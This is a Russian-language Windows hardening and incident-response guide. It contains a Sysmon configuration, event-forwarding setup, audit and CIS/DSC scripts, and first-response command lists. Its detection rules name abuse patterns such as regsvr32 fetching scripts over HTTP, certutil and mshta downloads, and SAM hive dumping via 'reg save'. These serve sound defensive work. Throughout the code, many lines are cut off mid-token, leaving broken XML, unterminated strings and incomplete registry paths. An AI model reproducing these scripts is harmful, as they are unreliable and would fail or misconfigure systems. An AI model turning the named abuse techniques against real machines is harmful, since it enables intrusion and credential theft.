      <Image condition="end with">powershell.exe</Image>
      <Image condition="end with">cmd.exe</Image>
      <Image condition="end with">certutil.exe</Image>
      <Image condition="end with">mshta.exe</Image>
      <Image condition="end with">regsvr32.exe</Image>
      <Image condition="end with">rundll32.exe</Image>
      <Image condition="end with">bitsadmin.exe</Image>
      <Image condition="end with">wscript.exe</Image>
      <Image condition="end with">cscript.exe</Image>
      <Image condition="end with">msiexec.exe</Image>
    </NetworkConnect>
  </RuleGroup>

  <!-- Event ID 7: Image Loaded (DLL) — выборочно -->
  <RuleGroup name="ImageLoad" groupRelation="or">
    <ImageLoad onmatch="include">
      <ImageLoaded condition="end with">clr.dll</ImageLoaded>
      <ImageLoaded condition="end with">clrjit.dll</ImageLoaded>
      <ImageLoaded condition="end with">amsi.dll</ImageLoaded>
      <ImageLoaded condition="end with">winhttp.dll</ImageLoaded>
      <ImageLoaded condition="end with">wininet.dll</ImageLoaded>
      <ImageLoaded condition="end with">scrobj.dll</ImageLoaded>
      <ImageLoaded condition="end with">scrrun.dll</ImageLoaded>
      <ImageLoaded condition="end with">vbscript.dll</ImageLoaded>
      <ImageLoaded condition="end with">jscript.dll</ImageLoaded>
      <ImageLoaded condition="end with">jscript9.dll</ImageLoaded>
    </ImageLoad>
  </RuleGroup>

  <!-- Event ID 11: File Created — создание файлов -->
  <RuleGroup name="FileCreate" groupRelation="or">
    <FileCreate onmatch="include">
      <TargetFilename condition="end with">.exe</TargetFilename>
      <TargetFilename condition="end with">.dll</TargetFilename>
      <TargetFilename condition="end with">.bat</TargetFilename>
      <TargetFilename condition="end with">.cmd</TargetFilename>
      <TargetFilename condition="end with">.ps1</TargetFilename>
      <TargetFilename condition="end with">.vbs</TargetFilename>
      <TargetFilename condition="end with">.js</TargetFilename>
      <TargetFilename condition="end with">.hta</TargetFilename>
      <TargetFilename condition="end with">.scr</TargetFilename>
      <TargetFilename condition="contains">\Startup\</TargetFilename>
    </FileCreate>
  </RuleGroup>

  <!-- Event ID 13: Registry Value Set -->
  <RuleGroup name="RegistryEvent" groupRelation="or">
    <RegistryEvent onmatch="include">
      <TargetObject condition="contains">CurrentVersion\Run</TargetObject>
      <TargetObject condition="contains">CurrentVersion\RunOnce</TargetObject>
      <TargetObject condition="contains">Windows\CurrentVersion\Policies</TargetObje
      <TargetObject condition="contains">CurrentVersion\Image File Execution Options
      <TargetObject condition="contains">Services\</TargetObject>
    </RegistryEvent>
  </RuleGroup>

  <!-- Event ID 22: DNS Query -->
  <RuleGroup name="DnsQuery" groupRelation="or">
    <DnsQuery onmatch="include">
      <Image condition="end with">powershell.exe</Image>
      <Image condition="end with">cmd.exe</Image>
      <Image condition="end with">certutil.exe</Image>
      <Image condition="end with">mshta.exe</Image>
      <Image condition="end with">rundll32.exe</Image>
    </DnsQuery>
  </RuleGroup>
```

```
  </EventFiltering>
</Sysmon>
```

26.7. Мониторинг с помощью нативных средств

Data Collector Sets через logman

`logman` позволяет создавать наборы сборщиков данных для непрерывного мониторинга производительности и событий:

```
:: Создание Data Collector Set для мониторинга процессов
logman create counter "Process_Monitor" ^
    -c "\Process(*)\%% Processor Time" ^
       "\Process(*)\Working Set" ^
       "\Process(*)\Handle Count" ^
       "\Process(*)\Thread Count" ^
    -si 00:00:30 ^
    -f csv ^
    -o "C:\PerfLogs\ProcessMonitor" ^
    -rf 24:00:00 ^
    -v mmddhhmm

:: Создание Data Collector Set для сетевой активности
logman create counter "Network_Monitor" ^
    -c "\TCPv4\Connections Established" ^
       "\TCPv4\Connection Failures" ^
       "\Network Interface(*)\Bytes Total/sec" ^
       "\Network Interface(*)\Packets Outbound Errors" ^
    -si 00:00:15 ^
    -f csv ^
    -o "C:\PerfLogs\NetworkMonitor" ^
    -rf 24:00:00

:: Запуск
logman start "Process_Monitor"
logman start "Network_Monitor"

:: Создание Event Trace Session для отслеживания сетевых соединений
logman create trace "NetworkTrace" ^
    -p "Microsoft-Windows-Kernel-Network" 0xFFFFFFFF ^
    -o "C:\PerfLogs\NetworkTrace.etl" ^
    -rf 01:00:00 ^
    -f bincirc ^
    -max 512
```

Планировщик задач для периодических проверок

```
# Скрипт: C:\Scripts\SecurityCheck.ps1
# Запускается по расписанию каждые 4 часа

$LogPath = "C:\SecurityLogs"
$Date = Get-Date -Format "yyyyMMdd_HHmmss"
$LogFile = "$LogPath\SecurityCheck_$Date.log"

# Создать директорию если не существует
New-Item -ItemType Directory -Path $LogPath -Force | Out-Null

function Write-Check {
    param([string]$Message)
    $timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
    "[$timestamp] $Message" | Out-File -Append -FilePath $LogFile
}

# 1. Проверка новых локальных администраторов
Write-Check "=== Проверка локальных администраторов ==="
$admins = net localgroup Administrators | Where-Object { $_ -match '\S' }
$admins | ForEach-Object { Write-Check "  Admin: $_" }

# 2. Проверка новых запланированных задач (за последние 4 часа)
Write-Check "=== Новые запланированные задачи ==="
$threshold = (Get-Date).AddHours(-4)
Get-ScheduledTask | Where-Object { $_.Date -and [datetime]$_.Date -gt $threshold } |
    ForEach-Object {
        Write-Check "  Задача: $($_.TaskName) | Путь: $($_.TaskPath) | Дата: $($_.Date)
    }

# 3. Проверка новых служб
Write-Check "=== Проверка служб с нестандартными путями ==="
Get-WmiObject Win32_Service | Where-Object {
    $_.PathName -and
    $_.PathName -notmatch "^`"?C:\\Windows" -and
    $_.PathName -notmatch "^`"?C:\\Program Files"
} | ForEach-Object {
    Write-Check "  Служба: $($_.Name) | Путь: $($_.PathName) | Статус: $($_.State)"
}

# 4. Проверка netsh portproxy
Write-Check "=== Port forwarding правила ==="
$portproxy = netsh interface portproxy show all 2>$null
if ($portproxy) {
    $portproxy | ForEach-Object { Write-Check "  $_ " }
} else {
    Write-Check "  Нет активных правил portproxy"
}

# 5. Проверка автозагрузки
Write-Check "=== Записи автозагрузки ==="
$runKeys = @(
    "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run",
    "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce",
    "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run",
    "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"
)
foreach ($key in $runKeys) {
    if (Test-Path $key) {
        Get-ItemProperty $key | Get-Member -MemberType NoteProperty |
            Where-Object { $_.Name -notin @('PSPath','PSParentPath','PSChildName','PSPr
            ForEach-Object {
                $val = (Get-ItemProperty $key).$($_.Name)
                Write-Check "  [$key] $($_.Name) = $val"
            }
    }
}

# 6. Проверка открытых портов
Write-Check "=== Слушающие порты ==="
Get-NetTCPConnection -State Listen |
    Sort-Object LocalPort |
    ForEach-Object {
        $proc = Get-Process -Id $_.OwningProcess -ErrorAction SilentlyContinue
        Write-Check "  Порт: $($_.LocalPort) | PID: $($_.OwningProcess) | Процесс: $($p
```

```
    }

Write-Check "═══ Проверка завершена ═══"
```

Регистрация в планировщике:

```
schtasks /create /tn "Security\PeriodicCheck" ^
    /tr "powershell.exe -ExecutionPolicy Bypass -File C:\Scripts\SecurityCheck.ps1" ^
    /sc HOURLY /mo 4 ^
    /ru "SYSTEM" ^
    /rl HIGHEST ^
    /f
```

Windows Event Forwarding (WEF)

WEF позволяет централизованно собирать события со всех рабочих станций и серверов на выделенном коллекторе:

На коллекторе (сервер сбора логов):

```
:: Настройка службы Windows Event Collector
wecutil qc /q

:: Создание подписки
wecutil cs SecurityEvents_Subscription.xml
```

Файл подписки SecurityEvents_Subscription.xml:

```
<Subscription xmlns="http://schemas.microsoft.com/2006/03/windows/events/subscription">
  <SubscriptionId>SecurityEvents</SubscriptionId>
  <SubscriptionType>SourceInitiated</SubscriptionType>
  <Description>Сбор событий безопасности со всех рабочих станций</Description>
  <Enabled>true</Enabled>
  <Uri>http://schemas.microsoft.com/wbem/wsman/1/windows/EventLog</Uri>
  <ConfigurationMode>Custom</ConfigurationMode>
  <Delivery Mode="Push">
    <Batching>
      <MaxLatencyTime>60000</MaxLatencyTime>
    </Batching>
  </Delivery>
  <Query>
    <![CDATA[
      <QueryList>
        <Query Id="0" Path="Security">
          <!-- Создание процессов -->
          <Select Path="Security">*[System[(EventID=4688)]]</Select>
          <!-- Вход в систему -->
          <Select Path="Security">*[System[(EventID=4624 or EventID=4625)]]</Select>
          <!-- Изменение учётных записей -->
          <Select Path="Security">*[System[(EventID=4720 or EventID=4722 or EventID=472
          <!-- Создание служб -->
          <Select Path="Security">*[System[(EventID=4697)]]</Select>
          <!-- Запланированные задачи -->
          <Select Path="Security">*[System[(EventID=4698 or EventID=4699 or EventID=470
        </Query>
        <Query Id="1" Path="Microsoft-Windows-Sysmon/Operational">
          <!-- Все события Sysmon -->
          <Select Path="Microsoft-Windows-Sysmon/Operational">*</Select>
        </Query>
        <Query Id="2" Path="Microsoft-Windows-PowerShell/Operational">
          <!-- Script Block Logging -->
          <Select Path="Microsoft-Windows-PowerShell/Operational">*[System[(EventID=410
        </Query>
        <Query Id="3" Path="Microsoft-Windows-AppLocker/EXE and DLL">
          <!-- AppLocker события -->
          <Select Path="Microsoft-Windows-AppLocker/EXE and DLL">*</Select>
        </Query>
      </QueryList>
    ]]>
  </Query>
  <ReadExistingEvents>false</ReadExistingEvents>
  <TransportName>HTTP</TransportName>
  <AllowedSourceNonDomainComputers>
    <AllowedIssuerCAList/>
  </AllowedSourceNonDomainComputers>
  <AllowedSourceDomainComputers>
    O:NSG:BAD:P(A;;GA;;;DC)S:
  </AllowedSourceDomainComputers>
</Subscription>
```

На источниках (рабочие станции), через GPO:

```
Computer Configuration → Policies → Administrative Templates →
  Windows Components → Event Forwarding → Configure target Subscription Manager

Значение: Server=http://collector.corp.local:5985/wsman/SubscriptionManager/WEC,Refresh
```

26.8. Hardening Checklist по категориям

Сетевые утилиты

Ограничение netsh для обычных пользователей:

```
# Через ACL (осторожно — может повлиять на VPN-клиенты)
$acl = Get-Acl "C:\Windows\System32\netsh.exe"
$denyRule = New-Object System.Security.AccessControl.FileSystemAccessRule(
    "BUILTIN\Users", "ReadAndExecute", "Deny"
)
$acl.AddAccessRule($denyRule)
Set-Acl "C:\Windows\System32\netsh.exe" $acl
```

Мониторинг portproxy-правил:

```
# Запланированная проверка portproxy
$portproxy = netsh interface portproxy show all
if ($portproxy -match "Listen|Connect") {
    # Обнаружены правила проброса — отправить алерт
    $body = "ALERT: Обнаружены правила portproxy на $env:COMPUTERNAME`n$portproxy"
    Send-MailMessage -To "security@corp.com" -From "alerts@corp.com" `
        -Subject "Port Forwarding Detected: $env:COMPUTERNAME" `
        -Body $body -SmtpServer "smtp.corp.local"
}
```

Блокировка извлечения паролей WLAN:

```
:: Удаление сохранённых профилей Wi-Fi на корпоративных машинах
:: (если Wi-Fi управляется через GPO/802.1X)
netsh wlan delete profile name=* i=*

:: Запрет на экспорт профилей через GPO
:: Computer Configuration → Policies → Administrative Templates →
:: Network → Windows Connection Manager →
:: Prohibit connection to non-domain networks when connected to domain authenticated n
```

Скриптовые движки

Отключение WSH через реестр (GPO Preferences):

```
Windows Registry Editor Version 5.00

; Глобальное отключение WSH
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings]
"Enabled"=dword:00000000

; Блокировка конкретных типов файлов через ассоциации
; .vbs → открывать в блокноте вместо выполнения
[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\VBSFile\Shell\Open\Command]
@="notepad.exe \"%1\""

[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\JSFile\Shell\Open\Command]
@="notepad.exe \"%1\""

[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\WSFFile\Shell\Open\Command]
@="notepad.exe \"%1\""
```

Ограничение HTA:

```
; Перенаправить .hta на блокнот
[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\htafile\Shell\Open\Command]
@="notepad.exe \"%1\""
```

Загрузчики кода

Мониторинг regsvr32:

Regsvr32 может загружать и выполнять код из сети (техника Squiblydoo):

```
# Правило обнаружения для regsvr32 с сетевой загрузкой
# Sysmon Event ID 1 (Process Create) + Event ID 3 (Network Connection)

# Поиск подозрительных вызовов regsvr32
Get-WinEvent -FilterHashtable @{
    LogName = 'Microsoft-Windows-Sysmon/Operational'
    Id = 1
} -MaxEvents 5000 | Where-Object {
    $_.Properties[4].Value -like "*regsvr32*" -and (
        $_.Properties[10].Value -like "*/s*" -or
        $_.Properties[10].Value -like "*/i:http*" -or
        $_.Properties[10].Value -like "*scrobj.dll*"
    )
} | Select-Object TimeCreated, @{N='CommandLine';E={$_.Properties[10].Value}}
```

Ограничение control.exe:

```
# control.exe может загружать произвольные CPL (DLL) файлы
# Мониторинг запуска control.exe с нестандартными путями
# Sysmon правило в конфиге выше уже покрывает это

# Дополнительно: блокировка через AppLocker
# Разрешить control.exe только для запуска стандартных CPL из System32
```

Защита учётных данных

Мониторинг cmdkey и vaultcmd:

```
# Обнаружение использования cmdkey для работы с учётными данными
# Event ID 4688 с командной строкой
Get-WinEvent -FilterHashtable @{
    LogName = 'Security'
    Id = 4688
} -MaxEvents 10000 | Where-Object {
    $_.Properties[8].Value -like "*cmdkey*" -or
    $_.Properties[8].Value -like "*vaultcmd*"
} | Select-Object TimeCreated, @{N='Process';E={$_.Properties[5].Value}},
    @{N='CommandLine';E={$_.Properties[8].Value}}
```

Защита SAM/SECURITY hives:

```
# Мониторинг попыток доступа к файлам SAM
# Через SACL (System Access Control List)

# Установить аудит на файлы реестра
$samPath = "HKLM:\SAM"
$acl = Get-Acl $samPath
$auditRule = New-Object System.Security.AccessControl.RegistryAuditRule(
    "Everyone",
    "ReadKey",
    "ContainerInherit,ObjectInherit",
    "None",
    "Success"
)
$acl.AddAuditRule($auditRule)
Set-Acl $samPath $acl

# Мониторинг через reg save (частый метод дампа SAM)
# Sysmon Event ID 1: CommandLine contains "reg save" AND "sam" or "security"
```

Credential Guard:

```
# Включение Credential Guard через GPO:
# Computer Configuration → Policies → Administrative Templates →
#   System → Device Guard → Turn On Virtualization Based Security
#
# Credential Guard Configuration: Enabled with UEFI lock
# Secure Launch Configuration: Enabled

# Проверка статуса Credential Guard
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGu
    Select-Object -Property SecurityServicesConfigured, SecurityServicesRunning,
    VirtualizationBasedSecurityStatus

# Значения VirtualizationBasedSecurityStatus:
# 0 = Не настроен
# 1 = Включен, но не работает
# 2 = Работает
```

26.9. Автоматизация харденинга

Скрипт автоматической проверки конфигурации

```
# HardeningAudit.ps1 — проверка соответствия baseline-конфигурации
# Запускать от имени администратора

param(
    [string]$OutputPath = "C:\SecurityAudit",
    [switch]$Remediate  # Если указан — автоматически исправляет найденные проблемы
)

$Date = Get-Date -Format "yyyyMMdd_HHmmss"
$ReportFile = "$OutputPath\HardeningReport_$Date.html"
New-Item -ItemType Directory -Path $OutputPath -Force | Out-Null

$Results = @()

function Add-CheckResult {
    param(
        [string]$Category,
        [string]$Check,
        [string]$Status,  # PASS, FAIL, WARNING
        [string]$Details
    )
    $script:Results += [PSCustomObject]@{
        Category = $Category
        Check    = $Check
        Status   = $Status
        Details  = $Details
    }
}

# ═══ 1. Аудит процессов ═══
$auditProcess = auditpol /get /subcategory:"Process Creation" 2>$null
if ($auditProcess -match "Success and Failure") {
    Add-CheckResult "Audit" "Process Creation Auditing" "PASS" "Success and Failure ena
} else {
    Add-CheckResult "Audit" "Process Creation Auditing" "FAIL" "Not fully configured: $
    if ($Remediate) {
        auditpol /set /subcategory:"Process Creation" /success:enable /failure:enable
    }
}

# ═══ 2. Command Line Logging ═══
$cmdLineLog = Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policie
    -Name "ProcessCreationIncludeCmdLine_Enabled" -ErrorAction SilentlyContinue
if ($cmdLineLog.ProcessCreationIncludeCmdLine_Enabled -eq 1) {
    Add-CheckResult "Audit" "Command Line Logging" "PASS" "Enabled"
} else {
    Add-CheckResult "Audit" "Command Line Logging" "FAIL" "Not enabled"
    if ($Remediate) {
        $regPath = "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Aud
        New-Item -Path $regPath -Force | Out-Null
        Set-ItemProperty -Path $regPath -Name "ProcessCreationIncludeCmdLine_Enabled" -
    }
}

# ═══ 3. PowerShell Script Block Logging ═══
$psLogging = Get-ItemProperty "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Scr
    -Name "EnableScriptBlockLogging" -ErrorAction SilentlyContinue
if ($psLogging.EnableScriptBlockLogging -eq 1) {
    Add-CheckResult "Audit" "PS Script Block Logging" "PASS" "Enabled"
} else {
    Add-CheckResult "Audit" "PS Script Block Logging" "FAIL" "Not enabled"
    if ($Remediate) {
        $regPath = "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLog
        New-Item -Path $regPath -Force | Out-Null
        Set-ItemProperty -Path $regPath -Name "EnableScriptBlockLogging" -Value 1 -Type
    }
}

# ═══ 4. PowerShell Module Logging ═══
$modLogging = Get-ItemProperty "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Mo
    -Name "EnableModuleLogging" -ErrorAction SilentlyContinue
if ($modLogging.EnableModuleLogging -eq 1) {
```

```
    Add-CheckResult "Audit" "PS Module Logging" "PASS" "Enabled"
} else {
    Add-CheckResult "Audit" "PS Module Logging" "FAIL" "Not enabled"
    if ($Remediate) {
        $regPath = "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging"
        New-Item -Path $regPath -Force | Out-Null
        Set-ItemProperty -Path $regPath -Name "EnableModuleLogging" -Value 1 -Type DWor
        $modPath = "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging\
        New-Item -Path $modPath -Force | Out-Null
        Set-ItemProperty -Path $modPath -Name "*" -Value "*"
    }
}

# ═══ 5. PowerShell Transcription ═══
$transcription = Get-ItemProperty "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell
    -Name "EnableTranscripting" -ErrorAction SilentlyContinue
if ($transcription.EnableTranscripting -eq 1) {
    Add-CheckResult "Audit" "PS Transcription" "PASS" "Enabled"
} else {
    Add-CheckResult "Audit" "PS Transcription" "WARNING" "Not enabled (recommended)"
}

# ═══ 6. WSH отключён ═══
$wsh = Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows Script Host\Settings" `
    -Name "Enabled" -ErrorAction SilentlyContinue
if ($wsh.Enabled -eq 0) {
    Add-CheckResult "Hardening" "WSH Disabled" "PASS" "WSH is disabled"
} else {
    Add-CheckResult "Hardening" "WSH Disabled" "WARNING" "WSH is enabled — consider dis
}

# ═══ 7. Sysmon установлен ═══
$sysmon = Get-Service -Name "Sysmon64" -ErrorAction SilentlyContinue
if (-not $sysmon) { $sysmon = Get-Service -Name "Sysmon" -ErrorAction SilentlyContinue
if ($sysmon -and $sysmon.Status -eq "Running") {
    Add-CheckResult "Monitoring" "Sysmon" "PASS" "Sysmon is running"
} else {
    Add-CheckResult "Monitoring" "Sysmon" "FAIL" "Sysmon is not installed or not runnin
}

# ═══ 8. Credential Guard ═══
try {
    $dg = Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windo
    if ($dg.SecurityServicesRunning -contains 1) {
        Add-CheckResult "Hardening" "Credential Guard" "PASS" "Running"
    } else {
        Add-CheckResult "Hardening" "Credential Guard" "WARNING" "Not running"
    }
} catch {
    Add-CheckResult "Hardening" "Credential Guard" "WARNING" "Cannot query status"
}

# ═══ 9. AppLocker или WDAC активны ═══
$applockerSvc = Get-Service -Name "AppIDSvc" -ErrorAction SilentlyContinue
if ($applockerSvc -and $applockerSvc.Status -eq "Running") {
    Add-CheckResult "Hardening" "AppLocker" "PASS" "AppLocker service is running"
} else {
    Add-CheckResult "Hardening" "AppLocker" "WARNING" "AppLocker service is not running
}

# ═══ 10. Firewall включён ═══
$fwProfiles = Get-NetFirewallProfile
foreach ($profile in $fwProfiles) {
    if ($profile.Enabled) {
        Add-CheckResult "Hardening" "Firewall ($($profile.Name))" "PASS" "Enabled"
    } else {
        Add-CheckResult "Hardening" "Firewall ($($profile.Name))" "FAIL" "DISABLED"
    }
}

# ═══ Генерация HTML-отчёта ═══
$html = @"
<!DOCTYPE html>
<html><head><meta charset="utf-8">
<title>Hardening Audit Report - $env:COMPUTERNAME</title>
<style>
body { font-family: Consolas, monospace; margin: 20px; }
table { border-collapse: collapse; width: 100%; }
```

```
th, td { border: 1px solid #ddd; padding: 8px; text-align: left; }
th { background-color: #2c3e50; color: white; }
.PASS { background-color: #2ecc71; color: white; font-weight: bold; }
.FAIL { background-color: #e74c3c; color: white; font-weight: bold; }
.WARNING { background-color: #f39c12; color: white; font-weight: bold; }
h1 { color: #2c3e50; }
</style></head><body>
<h1>Hardening Audit Report</h1>
<p><strong>Хост:</strong> $env:COMPUTERNAME | <strong>Дата:</strong> $(Get-Date -Format
<table>
<tr><th>Категория</th><th>Проверка</th><th>Статус</th><th>Детали</th></tr>
"@

foreach ($r in $Results) {
    $html += "<tr><td>$($r.Category)</td><td>$($r.Check)</td>"
    $html += "<td class='$($r.Status)'>$($r.Status)</td>"
    $html += "<td>$($r.Details)</td></tr>`n"
}

$html += "</table></body></html>"
$html | Out-File $ReportFile -Encoding UTF8

# Вывод сводки
$passCount = ($Results | Where-Object Status -eq "PASS").Count
$failCount = ($Results | Where-Object Status -eq "FAIL").Count
$warnCount = ($Results | Where-Object Status -eq "WARNING").Count

Write-Host "`n═══ Hardening Audit Summary ═══" -ForegroundColor Cyan
Write-Host "PASS:    $passCount" -ForegroundColor Green
Write-Host "FAIL:    $failCount" -ForegroundColor Red
Write-Host "WARNING: $warnCount" -ForegroundColor Yellow
Write-Host "`nОтчёт сохранён: $ReportFile"
```

Сравнение с CIS Benchmarks

CIS (Center for Internet Security) публикует детальные руководства по харденингу Windows. Автоматизированная проверка:

```
# Проверка ключевых рекомендаций CIS Benchmark для Windows 11 Enterprise

# CIS 2.3.1.1: Accounts: Administrator account status (должен быть Disabled)
$adminAccount = Get-LocalUser -Name "Administrator" -ErrorAction SilentlyContinue
if ($adminAccount -and $adminAccount.Enabled -eq $false) {
    Write-Host "[PASS] CIS 2.3.1.1: Built-in Administrator account disabled" -Foregrou
} else {
    Write-Host "[FAIL] CIS 2.3.1.1: Built-in Administrator account is ENABLED" -Foregr
}

# CIS 2.3.1.2: Accounts: Guest account status (должен быть Disabled)
$guestAccount = Get-LocalUser -Name "Guest" -ErrorAction SilentlyContinue
if ($guestAccount -and $guestAccount.Enabled -eq $false) {
    Write-Host "[PASS] CIS 2.3.1.2: Guest account disabled" -ForegroundColor Green
} else {
    Write-Host "[FAIL] CIS 2.3.1.2: Guest account is ENABLED" -ForegroundColor Red
}

# CIS 18.4.1: MSS (AutoAdminLogon) — должен быть отключён
$autoLogon = Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlo
    -Name "AutoAdminLogon" -ErrorAction SilentlyContinue
if ($autoLogon.AutoAdminLogon -eq "0" -or $null -eq $autoLogon.AutoAdminLogon) {
    Write-Host "[PASS] CIS 18.4.1: AutoAdminLogon disabled" -ForegroundColor Green
} else {
    Write-Host "[FAIL] CIS 18.4.1: AutoAdminLogon is ENABLED" -ForegroundColor Red
}

# CIS 18.9.27.1: Prevent access to the command prompt
$cmdDisabled = Get-ItemProperty "HKCU:\SOFTWARE\Policies\Microsoft\Windows\System" `
    -Name "DisableCMD" -ErrorAction SilentlyContinue
if ($cmdDisabled.DisableCMD -ge 1) {
    Write-Host "[PASS] CIS 18.9.27.1: CMD access restricted" -ForegroundColor Green
} else {
    Write-Host "[INFO] CIS 18.9.27.1: CMD access not restricted (GPO-dependent)" -Foreg
}
```

PowerShell DSC для автоматического харденинга

```
# DSC-конфигурация для базового харденинга
Configuration BaselineHardening {

    Import-DscResource -ModuleName PSDesiredStateConfiguration
    Import-DscResource -ModuleName AuditPolicyDsc  # Дополнительный модуль

    Node "localhost" {

        # Включить Command Line Logging
        Registry CommandLineLogging {
            Key       = "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
            ValueName = "ProcessCreationIncludeCmdLine_Enabled"
            ValueData = "1"
            ValueType = "Dword"
            Ensure    = "Present"
        }

        # Включить PowerShell Script Block Logging
        Registry PSScriptBlockLogging {
            Key       = "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerS
            ValueName = "EnableScriptBlockLogging"
            ValueData = "1"
            ValueType = "Dword"
            Ensure    = "Present"
        }

        # Включить PowerShell Module Logging
        Registry PSModuleLogging {
            Key       = "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerS
            ValueName = "EnableModuleLogging"
            ValueData = "1"
            ValueType = "Dword"
            Ensure    = "Present"
        }

        # Модули для логирования — все
        Registry PSModuleLoggingModules {
            Key       = "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerS
            ValueName = "*"
            ValueData = "*"
            ValueType = "String"
            Ensure    = "Present"
        }

        # Отключить WSH
        Registry DisableWSH {
            Key       = "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Set
            ValueName = "Enabled"
            ValueData = "0"
            ValueType = "Dword"
            Ensure    = "Present"
        }

        # Отключить AutoRun
        Registry DisableAutoRun {
            Key       = "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
            ValueName = "NoDriveTypeAutoRun"
            ValueData = "255"
            ValueType = "Dword"
            Ensure    = "Present"
        }

        # Убедиться, что служба RemoteRegistry отключена
        Service RemoteRegistry {
            Name        = "RemoteRegistry"
            State       = "Stopped"
            StartupType = "Disabled"
        }

        # Убедиться, что Sysmon запущен (если установлен)
        Script EnsureSysmon {
            GetScript  = { @{ Result = (Get-Service Sysmon64 -ErrorAction SilentlyCont
            TestScript = {
                $svc = Get-Service Sysmon64 -ErrorAction SilentlyContinue
```

```
                if (-not $svc) { $svc = Get-Service Sysmon -ErrorAction SilentlyContinu
                return ($null -ne $svc -and $svc.Status -eq "Running")
            }
            SetScript  = {
                $svc = Get-Service Sysmon64 -ErrorAction SilentlyContinue
                if (-not $svc) { $svc = Get-Service Sysmon -ErrorAction SilentlyContinu
                if ($svc) { Start-Service $svc.Name }
            }
        }
    }
}

# Компиляция и применение
BaselineHardening -OutputPath "C:\DSC\BaselineHardening"
Start-DscConfiguration -Path "C:\DSC\BaselineHardening" -Wait -Verbose -Force

# Проверка compliance
Test-DscConfiguration -Detailed
```

26.10. Incident Response с помощью System32

Утилиты первого реагирования

При подозрении на инцидент безопасности первым делом необходимо собрать максимум информации, используя нативные утилиты. Их преимущество — они гарантированно доступны на любой системе Windows без установки дополнительного ПО.

Группа 1: Идентификация системы и пользователя

```
:: Кто мы, где мы
whoami /all
hostname
systeminfo
ipconfig /all
```

Группа 2: Сетевая активность

```
:: Текущие соединения и слушающие порты
netstat -anob
:: ARP-таблица (выявление подозрительных хостов в сети)
arp -a
:: DNS-кэш (показывает недавно посещённые домены)
ipconfig /displaydns
:: Маршруты (выявление перенаправления трафика)
route print
:: Активные SMB-сессии
net session
:: Подключённые сетевые диски
net use
:: Открытые общие ресурсы
net share
:: Правила проброса портов
netsh interface portproxy show all
:: Правила файрвола
netsh advfirewall firewall show rule name=all
```

Группа 3: Процессы и службы

```
:: Список процессов с PID и модулями
tasklist /v
tasklist /svc
:: Дерево процессов (через wmic)
wmic process get Name,ProcessId,ParentProcessId,CommandLine /format:csv
:: Службы
sc query type= service state= all
:: Драйверы
driverquery /v
```

Группа 4: Персистентность

```
:: Запланированные задачи
schtasks /query /fo csv /v
:: Автозагрузка через реестр
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
reg query HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit
:: WMI-подписки (персистентность)
wmic /namespace:\\root\subscription path __EventConsumer get /format:list
wmic /namespace:\\root\subscription path __EventFilter get /format:list
wmic /namespace:\\root\subscription path __FilterToConsumerBinding get /format:list
```

Группа 5: Журналы событий

```
:: Последние события безопасности
wevtutil qe Security /c:50 /f:text /rd:true
:: Последние события создания процессов (4688)
wevtutil qe Security /q:"*[System[(EventID=4688)]]" /c:100 /f:text /rd:true
:: Установка новых служб (7045)
wevtutil qe System /q:"*[System[(EventID=7045)]]" /c:50 /f:text /rd:true
:: PowerShell события
wevtutil qe "Microsoft-Windows-PowerShell/Operational" /c:100 /f:text /rd:true
```

Скрипт автоматического сбора артефактов

```powershell
# IRCollect.ps1 — автоматический сбор артефактов при инциденте
# Запуск: powershell -ExecutionPolicy Bypass -File IRCollect.ps1
# Требуются права администратора

param(
    [string]$OutputDir = "C:\IR_Collection_$(Get-Date -Format 'yyyyMMdd_HHmmss')"
)

$ErrorActionPreference = "SilentlyContinue"

Write-Host "=== IR Collection Script ===" -ForegroundColor Red
Write-Host "Хост: $env:COMPUTERNAME" -ForegroundColor Yellow
Write-Host "Время: $(Get-Date)" -ForegroundColor Yellow
Write-Host "Выходная директория: $OutputDir" -ForegroundColor Yellow
Write-Host ""

New-Item -ItemType Directory -Path $OutputDir -Force | Out-Null

function Collect {
    param([string]$Name, [scriptblock]$Command)
    Write-Host "  Сбор: $Name..." -NoNewline
    try {
        $result = & $Command 2>&1
